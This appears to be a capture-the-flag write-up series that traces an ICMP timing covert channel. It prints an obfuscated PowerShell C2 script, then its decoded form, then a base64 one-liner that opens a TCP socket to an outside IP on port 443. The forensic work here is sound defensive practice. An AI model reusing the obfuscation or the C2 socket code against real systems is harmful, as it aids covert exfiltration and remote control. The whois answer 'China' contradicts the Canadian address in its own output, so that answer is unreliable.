
Follow The Trail 1

200

One of the local cyber defenders has noticed a high number of pings going to 192.168.211.15. They think it might be some sort of C2. Can you discover what data is being transmitted? FORMAT: flag_{...}


To start off we see nothing but ICMP packets and when looking at the packets there was not a bunch of changes between them other than checksum and sequence numbers, which are all correct and not modified.

We also see that there are only two ip addresses here so we need to drop one of the Ip addresses. For this one we will only look at the destination of the .15 box.




One other thing we need to change is the time display. This needs to be switched to seconds since previously displayed packet. View -> Time Display Format -> seconds since previously displayed packet

Or the hot keys of ctrl + alt + 6



The next thing we need to do is to extract the display we have out to csv file.



Looking at the csv, icmp packets should have the same time between each packet normally, but here we are seeing the times vary between each packet. So, there are packets that go between .02 to .04 and then times that vary from .50 to 0.54.

With this information we will turn this into a binary for items with time between packets above .5 is a 1 and below is a 0.

=IF(B2>0.5,1,0)

No.	Time	
1	0.00	0
3	0.02	0
5	0.03	0
7	0.02	0
9	0.02	0
11	0.04	0
13	0.02	0
15	0.03	0
17	0.02	0
19	0.04	0
21	0.02	0
23	0.04	0
25	0.02	0
27	0.04	0
29	0.02	0
31	0.03	0
33	0.03	0
35	0.02	0
37	0.02	0
39	0.02	0
41	0.02	0

We get the following binary:
0000000000000000000000000001000000001010100010011100100001000110010011110100011110000
0010010001010001101101000011110000010100001011000101100001100100010010001100110010100
0000010100000100011001010100010111100101000001000010111101100000000000010011000010000
00111011

There is a bunch of padding at the front so we drop off all the 0s in the front that do not go into byte we are left with:

00100000 00101010 00100111 00100001 00011001 00111101 00011110 00001001 00010100
01101101 00001111 00000101 00001011 00010110 00011001 00010010 00110011 00101000
00101000 00100011 00101010 00101111 00101000 00100001 01111011 00000000 00010011
00001000 00111011

Since we know the output should be flag{something} we can compare the known to the unknown and see what differences there are. We can find that with the following

F l a g

Encoded: 00100000 00101010 00100111 00100001

Decoded: 01100110 01101100 01100001 01100111

Difference: 01000110 01000110 01000110 01000110

We have a key of 01000110

In using the Excel spreadsheet from earlier I was able to put in the key and write an if statement that will convert the data: =IF(F27=1,E27+1,E27)

49	0.02	0	Key	Decode
51	0.04	0	0	0
53	0.02	0	1	1
55	0.54	1	0	1
57	0.02	0	0	0
59	0.02	0	0	0
61	0.03	0	1	1
63	0.02	0	1	1
65	0.02	0	0	0
67	0.03	0	0	0
69	0.02	0	1	1
71	0.52	1	0	1
73	0.02	0	0	0
75	0.52	1	0	1
77	0.02	0	1	1
79	0.53	1	1	0
81	0.02	0	0	0
83	0.04	0	0	0
85	0.02	0	1	1
87	0.52	1	0	1
89	0.02	0	0	0
91	0.02	0	0	0
93	0.52	1	1	0
95	0.53	1	1	0
97	0.53	1	0	1
99	0.03	0	0	0

Taken to CyberChef to remove the whitespace and convert from Binary we get the following:


Flag: flag_{XOR+ICMP_Tunneling=FUN}

Follow The Trail 2

100

Good job! We seem to have the malicious script that was making the pings, but it seems to be obfuscated somehow. Can you reverse it back to the original script? FORMAT IN flag_{...}

Looking at the script we see lots and lots of white space then at the end the following text:



```
'|FOReaCh-oBJECT{$Epwqc = $_ -csPliT '                  ' |FOReaCh-oBJECT {'    ';$_.splIT('    ') |FOReaCh-oBJECT { $_.LenGTH
-1}} ; -JOIN(( ($Epwqc[0..($Epwqc.LenGTH-1)] -JOIN'').TrIM( '    ').splIT( '    ')| FOReaCh-oBJECT { ( [INt]$_-aS[CHAR]) } )) |.( ''.LAsTINdEXofANy.tOSTriNG()[42,11,80]-
JOin'')}
```

The white space is a bunch of space/tabs. The code looks to split on tabs.

For this I went with a dynamic approach to decode the script. I turned on PowerShell script blocking through group policy and then ran the code to view the unencoded script.

```
Creating Scriptblock text (1 of 1):
. ( $PShOmE[4]+$pSHoMe[34]+'X') ( " $( SET-ITeM 'VarIablE:OfS'  '' ) " + [STRiNG]( '43N103H157H144-145_40_151J163_40J160_162%157z160F145J162H164_171_40z157N146z72F40_63F61J63F63F67%
40N61s60N67H165z65z15H12J43Y111-146%40-165%163-145F144Y40z167Y151%164_150%157z165J164Y40N160H145Y162-155-151J163Y163J151N157s156z40s111Y40-167N151J154H154%40s162H141F156z163J157J155F167z141-162Y172_
40s141J154s154F40J171Y157Y165z162_40s146H151F154Y145z172N41H41F15_12N15J12H44F145F156N143Y40s75N40_133s123-171%163F164J145F155s56Y124Y145H170_164z56_105z156z143N157_144z151s156J147_135s72H72%125%124_
106%70N15F12H146_165F156F143N164s151H157%156-40%170_157Y162_40J173_15N12s40N40F40-40J160z141Y162_141%155H50N44-163Y164z162s151N156H147z54N40J44s155z145F164H150%157%144H51_15Y12-40z40H40%
40J44Y170J157J162N153H145z171_40N75z40F44%145J156z143_56_107%145F164H102z171H164N145H163Y50N42_106F42%51Y15_12s40J40z40J40s15-12F40_40z40z40Y44_142J171s164z145z123s164N162s151s156H147_40%
75F40Y44F145N156Y143F56J107%145Y164s102%171H164s145s163%50J44H163-164J162z151H156z147F51H15F12s40-40s40s40z43z124J141s153%145H40_143N154_145Y141N162_164J145Y170_164%40z142H171-164-145%163H40_141%
156z144%40_170%157s162Y40z164s150%145%155%40%167J151F164-150Y40Y44J170s157_162%153F145-171z56F40z113z145F145H160N40N145N166F145J162s171_164-150%151-156s147F40_141-163z40H141H156Y40H141z162H162s141%
171H15z12%40-40z40F40Y44s170_157%162H144N104J141N164-141Y40s75F40s44H50_146J157-162H40%50N44%151H40%75N40_60-73z40H44s151N40H55N154z164%40H44s142H171N164_145_123J164%162-
151N156Y147N56F154H145Y156z147z164N150-73H40%51J40s173s15J12s40F40_40J40_40%40s40Y40H146J157%162s40s50_44_152J40F75J40J60H73F40H44F152-40-55s154%164F40-44-170s157Y162-153-145-171-56Y154-
145Y156H147s164N150N73H40_44s152Y53s53Y51N40F173N15%12s40N40-40%40N40%40F40-40Y40H40z40s40%44N142z171-164s145Y123%164s162Y151N156F147_133Y44_151-135_40F55N142-170F157%
162J40s44Y170Y157J162N153s145H171-133-44%152Y135_15%12z40J40H40%40s40-40N40z40N40H40%40-40F44s151_53Y53Y15J12_40-40-40%40s40F40-40z40Y40J40s40N40s151H146%40J50-44H151Y40z55s147_145_40s44J142-
171J164s145%123J164F162F151H156z147J56J114s145F156N147s164z150J51_40N173-15H12F40%40%40Y40%40N40-40F40_40J40Y40_40H40J40s40s40s44s152%40s75N40Y44H170s157-162H153-145-171F56J154-145F156_147-164F150_
15Y12N40Y40H40J40z40J40N40s40N40J40F40-40Y175z15_12Y40z40H40N40%40_40N40-40_175H15-12Y40H40s40F40s175J51s15N12H40H40H40F40N15s12%40N40s40Y40z43z124J141H153N145N40z170%157z162%47%144_40H142-
171s164%145Y163s40N141z156_144N40-143J157-156Y166%145Y162H164J40H164H150-145J155Y40F164s157-40F142z151_156F141F162s171H15N12-40_40%40F40Y106Y157-162%105z141%143-150H50N44_142-171H164z145z40J151%
156F40z44J170F157F162-144s104Y141s164F141-51Y173s40J15_12-40-40F40_40s40s40z40Y40H44-170-157N162J144_104F141Y164N141N102N151J156s141s162N171N40s75H40Y133z123s171%163Y164z145s155J56%103H157%156-
166H145H162_164N135%72Y72H124z157_123N164-162Y151_156-147z50_44J142%171N164J145s54%62%51F56z120-141_144H114F145_146N164N50z70s54Y47z60%47s51%15J12-40-40H40Y40_40-40_40s40J44F170F157Y162Y144%
104N141z164H141z102H151z156-141F162-171N123_164H162_151-156Y147s40H53z75Y40H133Y163F164J162z151z156Y147J135z44H170s157-162H144Y104Y141z164-141J102_151s156Y141H162H171_15J12s40Y40N40Y40N175z15F12H40-
40%40%40H15%12_40H40z40H40N162H145N164_165s162Y156F40Y44F170J157F162Y144z104-141-164z141%102Y151-156Y141z162F171s123N164-162s151N156%147_15s12s40Y40z40F40N43z146H154-141-147J137H173F104_
157z131H157N165H114%151F153_145J117H142Y146_165z163_143Y141_164z151J157N156F62H77s175F15F12z175s15%12_44Y157_165N164-160F165%164s40N75s40Y170J157z162-40-42-146F154_141N147_
137F173N130Y117N122s53s111J103Y115H120Y137J124J165s156F156H145N154-151J156N147J75s106s125s116-175-42s40N42N145s156H143J162N171J160_164%42z15-12J43-127N162_151%164J145_55z110s157s163Y164N40_44z157F165_
164F160Y165z164s15-12N15H12s43H124-141N153-145F40z145%141s143_150-40F144_151H147-151%164_40%151_156J40z164F150H145_40J130-117-122_47-144Y40s163Y164F162N151s156H147-56s40z111_146J40z60H54-40F160N151z156_
147H40%156-157H167J56%40_111N146J40H61J54J40_160N151J156N147J40J151N156s40F65s60s60N155F163J15z12J40F40J40_40J146s157%162z40J50z44F160_40F75Y40s60F73%40s44_160J40_55%154H164N40_62Y65s73F40F44_
160s53J53J51F173%15Y12%40F40F40H40%40J40-40_40z160_151s156H147s40_55Y167%40N61%40_55F156J40%61F40J61Y71N62Y56-61_66J70Y56-62J61-61s56J61Y65J15Y12N40J40%40N40Y175_15F12F40H40_40J40H146z157H162F40-
50F44Y153F40z75z40N60s73-40H44%153H40-55N154z164-40%44%157F165-164z160s165H164H56F114H145Y156J147s164-150F73Y40-44Y153Y53Y53z51s173Y15%12%40N40s40H40J40%40N40s40%44N160J151s156F147N40%75-
40J44H157Y165F164F160%165N164_56J123-165-142z163z164-162Y151-156J147N50%44%153_54%61N51s15N12H40_40%40Y40%40-40F40_40_15J12H40%40N40N40s40z40N40s40J151%146%
40F50H44s160J151s156z147F40N55s145F161Y40-42%60s42%51_173H15s12H40_40s40z40J40z40J40%40_40H40s40_40%160H151Y156F147N40H55_167N40J61z40F55H156_40s61z40_61H71H62s56Y61z66z70-56N62Y61%61%56z61Y65%
15F12N40H40F40Y40z40Y40Y40s40s40z40_40Y40N15J12-40-40J40%40Y40s40H40J40z175%15-12H40Y40N40z40_40_40z40Y40F145J154J163Y145%40F173-15z12J40z40%40F40H40_40J40F40N40Y40Y40-40z123N164%141H162F164_
55s123F154%145%145z160J40H55N155J40s65H60z60H15H12-40Y40N40_40%40H40z40_40_40H40J40z40N160H151N156_147J40F55%167-40Y61s40F55_156N40Y61%40_61z71F62-56H61N66s70F56-62Y61F61z56%61z65-15Y12F40H40-
40Y40N40N40-40F40z40F40-40Y40H15z12H40N40z40-40J40J40%40Y40H175J15s12F40s40-40z40z175'.SpLit( 'Y_H%Fz-sNJ') | FOrEACH-ObjECT {([Char]([CoNVErT]::ToiNT16( ( [StRinG]$_) ,8 ) ))})+" $(SeT  'Ofs'  ' ' ) " )
```

```
Creating Scriptblock text (1 of 1):
 #Code is property of: 31337 107u5
#If used without permission I will ransomwarz all your filez!!

$enc = [System.Text.Encoding]::UTF8
function xor {
   param($string, $method)
   $xorkey = $enc.GetBytes("F")

   $byteString = $enc.GetBytes($string)
   #Take cleartext bytes and xor them with $xorkey. Keep everything as an array
   $xordData = $(for ($i = 0; $i -lt $byteString.length; ) {
      for ($j = 0; $j -lt $xorkey.length; $j++) {
         $byteString[$i] -bxor $xorkey[$j]
         $i++
         if ($i -ge $byteString.Length) {
            $j = $xorkey.length
         }
      }
   })

   #Take xor'd bytes and convert them to binary
   ForEach($byte in $xordData){
      $xordDataBinary = [System.Convert]::ToString($byte,2).PadLeft(8,'0')
      $xordDataBinaryString += [string]$xordDataBinary
   }

   return $xordDataBinaryString
   #flag_{DoYouLikeObfuscation2?}
}
$output = xor "flag_{XOR+ICMP_Tunneling=FUN}" "encrypt"
#Write-Host $output

#Take each digit in the XOR'd string. If 0, ping now. If 1, ping in 500ms
```

Flag: flag_{DoYouLikeObfuscation2?}

Follow The Trail 3


50


Alright, there seems to be an author for this code. Name is spelled oddly, but intelligence suggests that this "31337 107u5" usually uses Myspace for C2 and to update their malware. Can you find this user's Myspace page? FORMAT IN https://myspace.com/XXXXXX

We can see that this will be on myspace.com so we are looking for a user.

We also have 31337 107u5 and in leet speak that turns into elite lotus

So we search for elite lotus on myspace we find a user.





Flag: https://myspace.com/elite_lotus

Follow The Trail 4

150

It looks like Elite Lotus has change the page used for C2. What is the URL of the new page? Intelligence has indicated that Elite Lotus does not change their profile name or picture very often.

FORMAT IN

https://XXXXXXXXXXXXXXXXXXXXXXXX

We are looking for the user account elite_lotus on another platform, and after looking at the hints there is mention of sharing music.

Doing a search for audio share we can find the platform of soundcloud.

audio share iphone

May 31, 2017 - Use **AudioShare** to slice, dice, convert and organize music files on your iPhone c iPad. Trim, zip, email, share to Dropbox -- everything you ...

9to5mac.com › 2019/07/21 › audio-sharing-ios-13-han...

How Audio Sharing in iOS 13 works on iPhone and iPad ...


Jul 21, 2019 - This lets you easily **share** your headphones **audio** with a friend via Bluetooth, allowing you to listen to the same music, watch a movie together, ...


soundcloud.com › upload

Upload your music & audio and share it with the world.

Explore the largest community of artists, bands, podcasters and creators of music & **audio**.

If we look for elite_lotus on soundcloud we find our person:





Flag: https://soundcloud.com/user-891708714

Follow The Trail 5

75

What is the IP and port that the obfuscated powershell script is creating a socket to? FORMAT IN IP:PORT

For this one we are picking up where the last question left off with soundcloud. We can see on the page that there is some interesting stuff written on the profile.

All Popular tracks Tracks Albums Playlists Reposts Follow Share

Followers 1 Following 0 Tracks 0

KCh2QXJpQWJMRSAnKm1EcionKS5OQW1lWzMsMTE

Followers 1 Following 0 Tracks 0

KCh2QXJpQWJMRSAnKm1EcionKS5OQW1lWzMsMTE

We take that to CyberChef and convert the Base64 to get the following:

From Base64

Alphabet A-Za-z0-9-_

Remove non-alphabet chars

KCh2QXJpQWJMRSAnKm1EcionKS5OQW1lWzMsMTEsMl0tam9pTicnKSBOZXctT2JqZWN0IFN5c3RlbS5OZXQuU29ja2V0cy5UQ1BDbGllbnQoKCJ7NH17NX17MH17Mn17M317N317MX17Nn0iLWYgJzI1JywnMicsJzAuMScsJzcnLCcxMycsJzAuJywnMjYnLCc3LicpLDQ0Myk

Output time: 11ms length: 155 lines: 1

((vAriAbLE '*mDr*').NAme[3,11,2]-joiN'') New-Object System.Net.Sockets.TCPClient(("{4}{5}{0}{2}{3}{7}{1}{6}"-f '25','2','0.1','7','13','0.','26','7.'),443)

And if we decode the ip address we get the following: 130.250.177.226

Flag: 130.250.177.226,443

Follow The Trail 6

40

According to ARIN, what country is this IP located at? FORMAT IN Country

Go to the ARIN whois lookup:

Source Registry	ARIN
Kind	Org
Full Name	SMARTT INC.
Handle	C07319114
Address	113-3855 HENNING DRIVE BURNABY BC V5C6N3 China
Roles	Registrant
Registration	Tue, 02 Apr 2019 15:08:22 GMT (Tue Apr 02 2019 local time)
Last Changed	Tue, 02 Apr 2019 15:08:22 GMT (Tue Apr 02 2019 local time)
Self	https://rdap.arin.net/registry/entity/C07319114
Alternate	https://whois.arin.net/rest/org/C07319114
Port 43 Whois	whois.arin.net

Flag: China